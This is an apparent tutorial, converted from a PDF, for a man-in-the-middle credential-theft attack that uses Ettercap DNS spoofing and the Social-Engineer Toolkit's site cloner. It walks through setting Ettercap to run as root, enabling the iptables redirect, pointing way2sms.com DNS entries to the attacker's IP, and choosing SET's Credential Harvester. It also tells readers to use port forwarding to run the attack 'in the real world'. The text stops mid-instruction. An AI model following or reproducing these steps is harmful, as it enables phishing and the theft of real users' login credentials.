

Ettercap & Setoolkit

❖ Overview about the practical


- Here, we will clone a site(HTTP OR HTTPS) as a attacker and then spoof the DNS of the victim so when the victim will search or try to go on the domain he will be having our clone site same as the original page and user will enter it's credentials and we will get it and by this user will login into its page without getting any idea that he had been attacked by MITM [Man in the Middle].

❖ Requirement to perform the attack

- ✓ Setoolkit – for Cloning the web page
- ✓ Ettercap – For performing DNS Spoofing and MITM [Man in the middle] attack

▪ Note: -

- This all the task is done within a local network with eth0 or ethernet interface
- To perform this task outside the network in real world, try to do port forwarding
- Here, we had done this all thing in our same network within the VMs
- All the screenshot will be above the summary of the attack



```
File Edit View Search Terminal Help
GNU nano 3.1 /etc/ettercap/etter.conf

#####
#
# ettercap -- etter.conf -- configuration file
#
# Copyright (C) ALOR & NaGA
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#####

[privs]
ec_uid = 0          # nobody is the default
ec_gid = 0          # nobody is the default


[mitm]
arp_storm_delay = 10      # milliseconds
arp_poison_smart = 0     # boolean
arp_poison_warm_up = 1   # seconds
arp_poison_delay = 10    # seconds
arp_poison_icmp = 1      # boolean
arp_poison_reply = 1     # boolean
arp_poison_request = 0   # boolean
arp_poison_equal_mac = 1 # boolean
dhcp_lease_time = 1800   # seconds
port_steal_delay = 10    # seconds
port_steal_send_delay = 2000 # microseconds
ndp_poison_warm_up = 1   # seconds
ndp_poison_delay = 5     # seconds
ndp_poison_send_delay = 1500 # microseconds
ndp_poison_icmp = 1      # boolean
ndp_poison_equal_mac = 1 # boolean
icmp6_probe_delay = 3    # seconds

[connections]
connection_timeout = 300 # seconds
connection_idle = 5     # seconds
connection_buffer = 10000 # bytes

Get Help  Write Out  Where Is  Cut Text  Justify  Cur Pos  Undo  Mark Text  To Bracket  Previous  Back  Prev Word
Exit      Read File  Replace  Uncut Text  To Spell  Go To Line  Redo  Copy Text  Where Was  Next      Forward  Next Word
```

- ❖ First edit the etter.conf which will be getting located in the “/etc/ettercap/etter.conf” by nano command and change the value of “ec_uid” & “ec_gid” = 0

➤ **Command:** nano /etc/ettercap/etter.conf




```
File Edit View Search Terminal Help
GNU nano 3.1 /etc/ettercap/etter.conf

[strings]
# the default encoding to be used for the UTF-8 visualization
utf8_encoding = "ISO-8859-1"
# the command used by the remote browser plugin
remote_browser = "xdg-open http://%hosturl"

#####
#
# redir_command on/off
#
# you must provide a valid script for your operating system in order to have
# the SSL dissection available
# note that the cleanup script is executed without enough privileges (because
# they are dropped on startup), so you have to either: provide a setuid program
# or set the ec_uid to 0, in order to be sure the cleanup script will be
# executed properly
# NOTE: the script must fit into one line with a maximum of 255 characters
#
# -----
# Linux
# -----
#
# if you use ipchains:
#redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %sport -j REDIRECT %rport"
#redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %sport -j REDIRECT %rport"
#
# if you use iptables:
#redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %sport -j REDIRECT --to-port %rport"
#redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %sport -j REDIRECT --to-port %rport"
#
# -----
# Mac OS X
# -----
#
# quick and dirty way:
#redir_command_on = "ipfw -q add set %set fwd 127.0.0.1,%rport tcp from any to any %sport in via %iface"
#redir_command_off = "ipfw -q delete set %set"
#
# a better solution is to use a script that keeps track of the rules inserted
```

- ❖ Now, scroll down and search for iptables and there will be this two-lines which is highlighted in the image change it do it as shown in the screenshot above and close it by pressing ctrl+x and input “y” for saving and then again hit enter.

Github : <https://github.com/offensivekernel>



```
GNU nano 3.1 /etc/ettercap/etter.dns


# service_tcp|udp.domain SRV [2001:db8::3]:port
#
# or for TXT query (value must be wrapped in double quotes):
#
# google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all"
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
# so if you want to reverse poison you have to specify a plain
# host. (look at the www.microsoft.com example)
#
#####
# microsoft sucks ;)
# redirect it to www.linux.org
#
way2sms.com A 192.168.100.101
*.way2sms.com A 192.168.100.101
www.way2sms.com PTR 192.168.100.101 # Wildcards in PTR are not allowed
#####
# no one out there can have our domains...
#
www.alor.org A 127.0.0.1
www.naga.org A 127.0.0.1
www.naga.org AAAA 2001:db8::2
#####
# dual stack enabled hosts does not make life easy
# force them back to single stack
www.ietf.org A 127.0.0.1
www.ietf.org AAAA ::
www.example.org A 0.0.0.0
www.example.org AAAA ::1
#####
# one day we will have our ettercap.org domain
#
```

- ❖ Now, change the configuration of the “etter.dns” and search there you will be finding “Microsoft.com” domain name and some ip in that same line now edit it with the domain name which you want to spoof and your ip, make this changes to all the three line or same in below two line. As you can see it in the screenshot above how I had done it now close and save it as said before


Github : <https://github.com/offensivekernel>

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Setoolkit




- ❖ Now, open a new terminal and type “setoolkit” and hit enter and you will see something like above in the screenshot and then select the “1” option for social-Engineering Attacks and hit enter



- ❖ Now, select “2” option for “Website Attack Vectors” and hit enter

Github : <https://github.com/offensivekernel>



```
root@at-001:~# nano /etc/ettercap/etter.conf
root@at-001:~# ./fast.
root@at-001:~#

The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser, Credential
Harvester/Tabnabbing all at once to see which is successful.


The HTA Attack method will allow you to clone a site and perform powershell injection
through HTA files which can be used for Windows-based powershell exploitation
through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

❖ Now, select “3” for “Credential Harvester Attack Method” and hit enter



```
root@at-001:~# nano /etc/ettercap/etter.conf
root@at-001:~# ./fast.
root@at-001:~#

8) HTA Attack Method
99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

❖ Now, select “2” option for “Site Cloner” and hit enter




```
root@at-001:~# [-] to harvest credentials or parameters from a website as well as place them into a report
root@at-001:~#
-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
